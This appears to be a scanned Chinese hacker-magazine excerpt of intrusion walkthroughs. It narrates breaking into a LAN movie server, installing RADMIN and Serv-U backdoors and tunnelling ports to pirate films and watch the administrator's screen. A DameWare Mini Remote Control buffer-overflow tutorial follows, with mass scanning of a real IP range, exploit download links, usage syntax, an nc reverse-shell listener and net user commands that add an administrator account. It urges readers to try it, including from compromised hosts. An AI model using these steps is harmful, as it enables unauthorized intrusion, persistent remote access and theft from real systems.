


图12

回车之后要稍稍等一下，因为我这是在局域网几秒钟就够了，如果是广域网的连接有时候要等上几分钟才能打开。打开之后直接选取“服务和应用程序”中的“服务”开启192.168.255.250的TELNET服务（如图13）。

连接192.168.255.250的23端口，连接成功后在TELNET窗口内将上述文件的注册表文件导入。

到这里后我们要整理一下思路了，为了能时刻查看管理员的动静，我们必须要能同时连接两个服务器的桌面来监视，为了能将电影弄回来还必须要能从外网直接放问192.168.255.250（中间每次登录网关太麻烦，并且网关空间也不是很大）。解决的方法很快就有了，在192.168.255.250上安装RADMIN和Serv-u，在网关服务器上直接使用端口映射工具将外网端口直接映射到内网的服务器的FTP 和RADMIN的端口上。这里我使用了PortTunnel.

exe，这个软件也在X的文章中多次提到这里我还是给小菜们简单的说说设置步骤。首先运行PortTunnel.exe后选择“增加”这时会出现设置菜单。由于我们要映射本机22端口到192.168.255.250（电影服务器）的21端口所以按思路填入每项参数（如图14）




图13




图14

这里要注意一点，配置FTP映射的时要把FTP设置页面的“使用’PORT与’PASV’命令”这个设置选上（如图15）。

另外FTP工具要使用被动连接方式，否则有可能不能得到文件列表。点击确定完成添加，接下来继续添加RADMIN的控制端口映射。还是跟上面图10一样唯一不同的是将22改为3912将21改为3913然后确定。配置好PortTunnel.exe后的样子如（图16）。




图15




图16

最后点击开始程序将自身添加为服务并按照设置开始映射端口了。

好了，在网关上设置好以后，将内网的192.168.255.250重启（重启方法与上面方法相同，安装WINSHELL利用它重启），等服务器重启以后，就可以在网关上使用3389登录器登录192.168.255.250。

登录192.168.255.250的3389以后在192.168.255.250上面安装Serv-u并设置全部盘符可以访问。这样你可以通过访问网关的22端口来实现FTP下载电影了，同时还可以用3912端口来监控电影服务器的当前屏幕。呵呵！很爽哦！

五、总结

通过上面的系列动作之后，我总算能看最新的电影了，加勒比海盗、美国派Ⅲ、还有正在热播的兄弟连，全是高清晰DVD转制的RM格式哦，哎，接下来，我又将度过多少个被大片注射的无眠之夜……

回头想想整个入侵没有丝毫的技术可言，可以说全部用工具实现了入侵。但其中有一点很重要，那就是Workstation服务中的缓冲区溢出。这是个新漏洞大家要尽早打补丁哦，微软给出了临时解决方案，同时也提供了补丁下载。有条件的朋友可以到这里来下：

补丁下载地址：

Microsoft Windows 2000:

http://www.microsoft.com/downloads/details.aspx?FamilyId=2467FE46-D167-479C-9638-D4D79483F261&displaylang=en

Microsoft Windows XP:

http://www.microsoft.com/downloads/details.aspx?FamilyId=F02DA309-4B0A-4438-A0B9-5B67414C3833&displaylang=en

Microsoft Windows XP:

http://www.microsoft.com/downloads/details.aspx?FamilyId=2BE95254-4C65-4CA5-80A5-55FDF5AA2296&displaylang=en。

（文章提到的所有工具我打成了一个包，在本期光盘中有提供）



DameWare Mini Remote Control 远程缓冲区溢出漏洞

紫幻

DameWare NT Utilities相信大家一定不会对它陌生，国内的安全站点和《黑客X档案》都曾多次对它做过详细介绍。DameWare NT Utilities的确是一款非常好的远程控制类软件，本人以前在hacking时也经常使用。它的远程屏幕控制功能十分强大，强大到可以取代Terminal Services。但是我要告诉大家一个很不幸的消息，就在2003年12月外国的牛人发现了DameWare Mini Remote Control存在远程缓冲区溢出漏洞，我在第一时间拿到了针对此漏洞的Exploit，并做了测试，发现此漏洞十分可怕——可以成功溢出Win2k SP4和WinXP SP1。下文我为大家详细介绍此漏洞。

一、漏洞描述

安装有DameWare Mini Remote Control软件服务器端程序的系统上会存在一个名为DameWare Mini Remote Control的服务程序，默认状态下，该服务被系统自动开启。

这时，远程用户可以通过客户端连接到服务器的6129端口（默认端口号）。

该服务存在远程缓冲区溢出漏洞，可以使攻击者在远程系统上执行任何命令。

二、受影响的软件和系统

受影响的软件和系统

- Microsoft Windows NT
- Microsoft Windows 2000 SP0 SP4
- Microsoft Windows XP SP0 SP1
- DameWare Mini Remote Control v3.68
- DameWare Mini Remote Control v3.72
- DameWare Mini Remote Control v3.73

相信广大黑迷最关心的就是如何利用DameWare Mini Remote Control远程缓冲区溢出漏洞了，在拿到针对此漏洞的Exploit之后就用Scanner3.0对218.22.xxx.xxx网段大面积扫描TCP6129端口（安装DameWare NT Utilities的默认端口号），扫描发现安装有DameWare NT Utilities的主机还是相当多，一次就扫描到9个（图1）。




图 1

扫描到6129就基本可以判断该主机安装有DameWare NT Utilities。接下来就可以测试溢出了。

1. 利用工具

利用工具

DameWare.c（源代码地址：http://www.security-corporation.com/download/exploit/DameWeird.c，使用VC++直接编译成功）

我编译好的文件：DameWare.exe

（注：源代码和我编译好的文件在X论坛有提供）

DameWare.exe的使用界面如图2。




图 2

使用非常简单：DameWare.exe <host> <your_ip> <your_port>

为照顾菜鸟，我给大家解释一下：**DameWare.exe <漏洞主机IP> <你的IP> <你监听的端口>**

DameWare.exe需先在本地监听一个端口，使用工具是NC.exe（安全界的瑞士军刀我的最爱），使用命令为：**nc -vv -l -p 100**

这里我监听的本地端口为100（图3）。

监听好以后就要开始溢出测试了。先说明一下，我的上网方式是ADSL，IP地址为218.61.78.79。先来测试一下我扫描到的一台218.22.xxx.xxx的主机（开放6129端口），命令为：**DameWare.exe 218.22.xxx.xxx. 218.61.78.79 100**。结果如图4。




图 3




图 4

溢出后根据程序提示，回到本地刚才使用NC监听那个窗口（图5）。




图 5

居然成功了，对方系统是Win2k加上SP4补丁，可怕……NC监听的本地100端口成功得到一个反向连接的Shell。接下来看看权限怎么样。

```
Net user zihuan ziHUAN /add
Net localgroup administrators zihuan /add
```

OK！成功在Shell上加入一个户为zihuan、密码为ziHUAN的用户，并提升为超级用户。看来溢出得到的Shell是SYSTEM权限，就是一个字——“爽”！接下来测试一下，看看能否重复利用，即不重新启动的情况下能否再次溢出，溢出目标还是刚才溢出的218.22.xxx.xxx。结果如图6。




图 6

看来不可以重复利用，即当你溢出成功后，必须等漏洞主机重新启动后才可再次溢出。至于DameWare Mini Remote Control远程缓冲区溢出漏洞，我就为大家介绍到这里，怎么样？心动了吧？心动不如行动，赶快用本篇介绍的方法去测试吧！

四、解决办法

```
C:\WINDOWS\System32\cmd.exe - nc -vv -l -p 100
C:\WINNT\system32>net start
net start
已经启动以下 Windows 2000 服务:

   3Com DMI Agent
   [Sentry]Data Communication
   [Sentry]Monitor Web-Activities
   [Sentry]Monitor Web-Files
   Alerter
   Automatic Updates
   Background Intelligent Transfer Service
   COM+ Event System
   Computer Browser
   DameWare Mini Remote Control
   DHCP Client
   Distributed Link Tracking Client
   DNS Client
   Event Log
   Intel(R) NMS
   Internet Connection Sharing
   IPSEC Policy Agent
   Logical Disk Manager
   Network Connections
   Plug and Play
   Print Spooler
   Protected Storage
   Remote Access Auto Connection Manager
   Remote Access Connection Manager
   Remote Procedure Call (RPC)
   Remote Registry Service
   Removable Storage
   Rising Process Communication Center
   Rising Realtime Monitor Service
   RunAs Service
   Security Accounts Manager
   Server
   System Event Notification
   Task Scheduler
```

图 7

先来看看存在漏洞的服务名，使用命令net start可以查看（图7）。

看到图7中框上的服务名DameWare Mini Remote Control了吗？就是它惹的祸。目前DameWare NT Utilities厂家没对此漏洞发布任何补丁，解决的办法就有一个，卸载主机中的DameWare NT Utilities。紫幻提醒网管朋友赶快去看看你的主机，以最快的适当关闭危险之"门"（小编著：也可将服务端口更改，但仅做权宜之策）。

五、注意问题

1.想要成功利用了DameWare Mini Remote Control远程缓冲区溢出漏洞需要有公网的独立IP。没有独立IP的读者可以找一个肉鸡上去测试。

2.DameWare.exe目前的成功率为80%左右，但是需要注意的一点是溢出以后有时候反向连接的Shell会比较慢，请大家多等一会，最慢的有10秒，反向Shell的连接速度根据你的网速和漏洞主机的网速而定。

3.有时候溢出以后会中途停顿，估计是软件的BUG，碰到这样的主机请读者再换一个主机继续测试。

4.DameWare.exe可以溢出的主机有Win2k、WinNT、WinXP、Win2003。

根据我的经验一般Win2k上装DameWare NT Utilities的比较多。原因是因为DameWare NT Utilities在安装的时候需要利用IPC$，在Winxp和Win2003默认的IPC$权限为guest，也就是说默认情况下不能安装成功。

5.DameWare Mini Remote Control远程缓冲区溢出漏洞属于是比较严重的漏洞，紫幻提醒读者不要利用本篇提到的内容搞破坏。

LOOK 注意 因为光盘提前进厂，所以文章中的这个溢出工具没有来得及收录在光盘上，大家可以在以下链接中获得该工具。

http://hackerxfiles.net/tools/damewareexp.rar

http://zjhuan.y365.com/damewareexp.zip

到时候我们也会发布在X论坛上固顶，以便大家下载。）

Serv-U FTP Server 远程管理密码泄露缺陷

紫幻

我在2003年12期的《黑客X档案》上刊登了一篇文章，标题为"Serv-U FTP Server本地远程提升权限缺陷"，这个缺陷的发现整整花费了我一个半月的时间。最初我把这个缺陷定义为漏洞，当问过了N多牛人和一些安全公司后，发现我最初的想法是错误的。

之所以不能称之为漏洞，原因是：由于在NTFS分区格式下，GUEST组的用户对"Program Files"目录只有可读权限，即SERV-U默认安装在系统根目录下是不可写的，不能写ServUDaemon.ini文件。所以这个提升权限是由于配置不当引起的，不能称为漏洞。

